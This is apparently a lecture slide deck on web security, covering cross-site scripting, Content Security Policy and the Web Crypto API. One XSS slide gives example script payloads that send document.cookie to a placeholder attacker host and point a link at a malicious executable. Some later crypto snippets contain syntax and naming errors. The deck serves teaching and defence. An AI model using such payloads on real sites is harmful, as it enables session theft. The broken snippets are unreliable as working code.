Web Security

CSP and Web Cryptography

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Agenda

- Why Web Security
- Cross site scripting
- Content security policy (CSP)
  - CSP Directives and reporting
  - Shortcomings
  - Next Step
- Web Cryptography
  - Introduction
  - Web Crypto usage
  - Next Step
- Conclusion

Content Security Policy (CSP)

Why Web Security

- Main threats as per OWASP[1] are:
  - Injection
  - Broken authentication and session management
  - **Cross-site scripting**
  - Insecure direct object references
  - Security misconfiguration.
  - **Sensitive data exposure**
  - Missing function level access control
  - Cross site request forgery (CSRF).
  - Components usage with known vulnerability.
  - Unvalidated redirects and forwards.

[1] OWASP: https://www.owasp.org/index.php/Top_10_2013-Top_10

Cross site scripting (XSS)

- Same-origin policy
  - Main reliance of security: scripts running should originate from the same site.

$\boxed{\text{protocol://host:port}}$

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  - Same-origin policy is important for cookies which store sensitive information and user authentication details.
- Cross-site scripting (XSS)
  - Cross-site-scripting(XSS) breaks reliance on same origin security.
  - XSS can inject client side scripts in web page.
    - Reflected - Including inside query JavaScript code, which can process and pass back information.
    - Persistent - This persists on the server and information is sent back to the server.


XSS in action

Reflected XSS:

```
http://vulnerable-site.com/index.php?user=
 %3Cscript%3E
 window.onload = function() {
   var Links=document.getElementsByTagName('a');
   Links[0].href = 'http://attacker-site.com/malicious.exe';
 }
 %3C\script%3E

%3Cscript%3E
window.open('http://www.attacker-site.com/collect?cookie='+document.cookie);
%3C\script%3E

new Image('http://www.attacker-site.com/collect?cookie='+document.cookie)
```


SYNGRESS
WEB APPLICATION OBFUSCATION
'-/WAFs..Evasion..Filters//alert(/Obfuscation/)-'
Mario Heiderich, Eduardo Alberto Vela Nava, Gareth Heyes, David Lindsay

(IBAN: 978-1597496049)

Content-Security-Policy

- Solution to XSS with comprehensive solutions.
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  - Stop XSS and code injection via setting whitelist of allowable content and sources.

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  - Separates code and data.
  - Stop XSS and code injection via setting whitelist of allowable content and sources.
- Each page header has to set separate policy set.

How CSP protects from XSS

content-security-policy: **connect-src** 'self'

```
<script>
   window.open(http://www.attacker-site.com/collect?
     cookie=+document.cookie);
</script>
```

Error in console:

```
Refused to connect to 'http://www.attacker-site.com/'
because it violates the document's Content Security
Policy directive: "connect-src 'self'".
```

CSP Directives

- script-src: All eval and inline-script are stopped.
- style-src: All inline style are stopped.
- object-src: Source of flash source and other plugin object.
- image-src: Origins of images.
- font-src: font files.
- connect-src: Source for WebSocket/XHR/EventSource
- frame-src: Iframes source for embedding YouTube
- media-src: Source for Video and Audio
- default-src: All above.
- sandbox: Special directive to block everything. Access via allow-scripts, allow-forms

CSP Reporting

- CSP Reporting provides a way of getting informed if some violation has been done.

  content-security-policy: default-src: ’self’; **report-uri: /myreport**

- Following report will be auto-generated and sent to the server when invalid access is done:

```
{"csp-report": {
      "document-uri": "http://example.org/page.html",
      "referrer": "http://evil.example.com/",
      "blocked-uri": "http://evil.example.com/evil.js",
      "violated-directive": "default-src ’self’",
      "original-policy": "default-src ’self’,
      "report-uri" "http://example.org/myreport" }
  }
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      "original-policy": "default-src ’self’,
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  }
```

- Instead of moving full site to blocking other origins.

  content-security-policy-**report-only**: default-src: ’self’

CSP shortcoming

- Main issue with adaptation is blocking in-line JavaScript.[2]

[2] https://blog.twitter.com/2013/csp-to-the-rescue-leveraging-the-browser-for-security

[3] http://threatpost.com/content-security-policy-mitigates-xss-breaks-websites/107270

[4] http://mweissbacher.com/publications/csp_raid.pdf

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- Require changing structure of their site.[3]
    - Dynamically named sub-domains also stops websites using CSP features.[4]

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- Enforcement breaks important extensions present in the browser.[3]
- Require changing structure of their site.[3]
  - Dynamically named sub-domains also stops websites using CSP features.[4]
- Requires compliance across all web application from same origin.[4]

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  ```

- CSP made it mandatory **not** to include inline JavaScript but in all JavaScript in a separate file.
  - Required using unsafe-inline, to allow inline JavaScript to execute.
  - Several sites failed to adapt CSP such as Twitter.[2]
- New mechanism handle inline JavaScript by setting nonce or hash values.

CSP Next Step - Inline script

Nonce mechanism:

```
{content-security-policy:
script-src:
'9253884'
}
<script nonce="9253884">
  doStuff();
</script>
```

Challenges:[5]

- New nonce is expected and no reuse of nonce.
- Support in the framework.

[5] https://docs.google.com/presentation/d/12JxuNy92C6ARrlsGaykXW5PcD0PKmU1VBNtXyxaePZ4

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Nonce mechanism:

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Hashing mechanism:

```
{content-security-policy:
  script-src:
  ’sha256-67134...287d7a’
}
<script>
  doStuff();
</script>
```

Challenges:[5]

- New hash for every change.
- Dynamic content handling.

[5] https://docs.google.com/presentation/d/12JxuNy92C6ARrlsGaykXW5PcD0PKmU1VBNtXyxaePZ4

CSP Next Step - SubResource Integrity

- Instead of securing whole page, secure resources.
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```
<script
src="https://legible.com/script.js"
noncanonical-src="http://insecure.net/script.js"
integrity="ni:///sha-256;
asijfiqu4t12...woeji3W?ct=application/javascript">
</script>
```

CSP Next Step - Per-page Suborigins

- Sites segregate contents into separate flexible synthetic origins.
- The synthetic origins should be related to the main origin.
- Content in synthetic origin can interact via postMessage.
- End user sees content coming from a single origin

```
content-security-policy: suborigin ’<name>’
```

```
protocol://name@host:port
```

Web Cryptography

Introduction

- JavaScript API's to perform cryptographic operations such as
  - Hashing
  - Signature generation and verification.
  - Encryption and decryption
  - Derive keys and bits

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Introduction

- JavaScript API's to perform cryptographic operations such as
  - Hashing
  - Signature generation and verification.
  - Encryption and decryption
  - Derive keys and bits
- Uses 4 interfaces: RandomSource, CryptoKey, SubtleCrypto and WorkerCrypto.
- Different key format supported are: {"raw", "spki", "pkcs8", "jwk"}

Web Cryptography Algorithms

Digest	SHA-1/256/384/512
GenerateKey	RSASSA-PKCS1-v1_5, RSA-PSS/OAEP,
	AES-CTR/CBC/CMAC/GCM/CFB/KW,
	ECDSA, HMAC, DH, PBKDF2
Import/Export	RSASSA-PKCS1-v1_5, RSA-PSS/OAEP,
	AES-CTR/CBC/CMAC/GCM/CFB/KW,
	HMAC, DH, PBKDF2, CONCAT
	HKDF-CTR, ECDSA, ECDH
Sign/Verify	RSASSA-PKCS1-v1_5, RSA-PSS, ECDSA,
	AES-CMAC, HMAC
Encrypt/Decrypt	RSA-OAEP, AES-CTR/CBC/GCM/CFB
DeriveBits/Key	ECDH, DH, CONCAT, HKDF-CTR, PBKDF2
Wrap/Unwrap	RSA-OAEP, AES-CTR/CBC/GCM/CFB/KW

Use Case[6]

- Multi-factor authentication for user or service.
- Protected document exchange
- Cloud storage
- Document or code signing
- Confidentiality and integrity of communication.
- JavaScript object signing and encryption (JOSE).

[6] http://www.w3.org/TR/WebCryptoAPI/

Digest - SHA-256

```
var userInput = "Integrity example";
var typedArray = new
  Uint8Array(userInput.length);
for (var i=0; i<userInput.length; i++)
  typedArray[i]=userInput.charCodeAt(i);

var promise = crypto.subtle.digest(
  {name:"SHA-256"},
  typedArray);

promise.then(function(dgst){
  console.log(bytesToHexString(dgst));
});
```

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var userInput = "Integrity example";
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
var promise = crypto.subtle.digest(
  {name:"SHA-256"},
  typedArray);

promise.then(function(dgst){
  console.log(bytesToHexString(dgst));
});
```

```
function bytesToHexString(bytes) {
  bytes = new Uint8Array(bytes);
  var hexBytes = [];
  for (var i = 0; i < bytes.length; ++i)
    var byteString=bytes[i].toString(16);
    if (byteString.length < 2)
     byteString = "0" + byteString;
    hexBytes.push(byteString);
  }
  return hexBytes.join("");
}
```



Digest: 671340f5ae3d93ed0d70db6152ed4cfa6089eab21d24887d476cf12a6f287d7a

Key Generation - HMAC

```
var promise = crypto.subtle.generateKey(
  {name: "hmac", hash: {name: "sha-256"}},// Algorithm
  true, // Extractable
  ["sign", "verify"]); // KeyUsage

promise.then(function(key) {
  console.log(key.type); // secret
  console.log(key.usages); // sign, verify
  console.log(key.algorithm.name); // HMAC
  console.log(key.algorithm.hash.name); // SHA-256
  console.log(key.algorithm.length); // 512
});
```

Sign & Verify - HMAC

```
var promise = crypto.subtle.sign(
  {name:"HMAC"},
  key,
  typedArray);

promise.then(function(mac){
  console.log(bytesToHexString(mac));
});

var verify = crypto.subtle.verify(
  {name:"HMAC"},
  key,
  mac,
  typedArray);

verify.then(function(verified){
  console.log(verified); // true or false
});
```

Encrypt & Decrypt - AES-CBC

```
var promise =
  crypto.subtle.importKey(
    ’raw’,
    keyData,
    {’name’:’aes-cbc’,
      iv: initialVector},
    false,
    [’encrypt’, ’decrypt’]);

var encypt =
  promise.then(function(key) {
    crypto.subtle.encrypt(
      {’name’:’aes-cbc’,
        iv: initialVector},
      key,
      plainText)});

encrypt.then( function(ct) {
  console.log(new Uint8Array(ct));
});
```

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   key,
   plainText)});

encrypt.then( function(ct) {
 console.log(new Uint8Array(ct));
});
```

```
var decrypt =
crypto.subtle.decrypt(
 {’name’:’aes-cbc’,
  iv: initialVector},
 key,
 ct)
);

decrypt.then(
 function(byte){
 var b = new Uint8Array(byte);
 var decrypt = "";
 for (var i=0;i<b.byteLength;i++)
  decrypt +=
   String.fromCharCode(b[i]);
 console.log(decrypt);
});
```

DeriveKey/DeriveBits

```
var promise = crypto.subtle.importKey(
  "raw",
   hexStringToUint8Array(kHkdfKey),
   {name: "HKDF"},
   true,
   [’deriveKey’, ’deriveBits’]);

promise.then(function(key) {
  var deriveBit = crypto.subtle.deriveBit(
    {name: "HKDF",
     hash: "SHA-256",
     salt: new Uint8Array(),
     info: new Uint8Array()},
     key,
     0);

  deriveBit.then(function(mac) {
    console.log(bytesToHexString(result));
  });
});
```

Next Steps

- Main area of focus in next revision of WebCrypto.[7]
  - Multi-factor authentication
    - Authentication mechanism should be standardized.
    - Hardware token as way of authorization.
    - Secure element access.
  - Right level of abstraction to make key available outside browser.
    - Handling different keys: User Key, Service Key, Platform Key and Device Keys.
  - Key material should be available outside browser environment and bound to a local authenticator.
  - Ability to verify source of the key i.e. attestation provenance.

[7] http://www.w3.org/2012/webcrypto/webcrypto-next-workshop/

Conclusion

- CSP and Web Crypto are two separate Web Security mechanism.
- JavaScript code needs to be verifiable, to trust origin with "remote code execution".
- CSP provide white-listing your script code and WebCrypto provides way of securing your data.
- CSP adoption might take time, but its usage might reflect in top alexa sites.
- Hardware token with authentication simplification will improve user authentication.
- Key management and retrieval across platform is going to be big boost for Web Crypto adoption.

Thank you.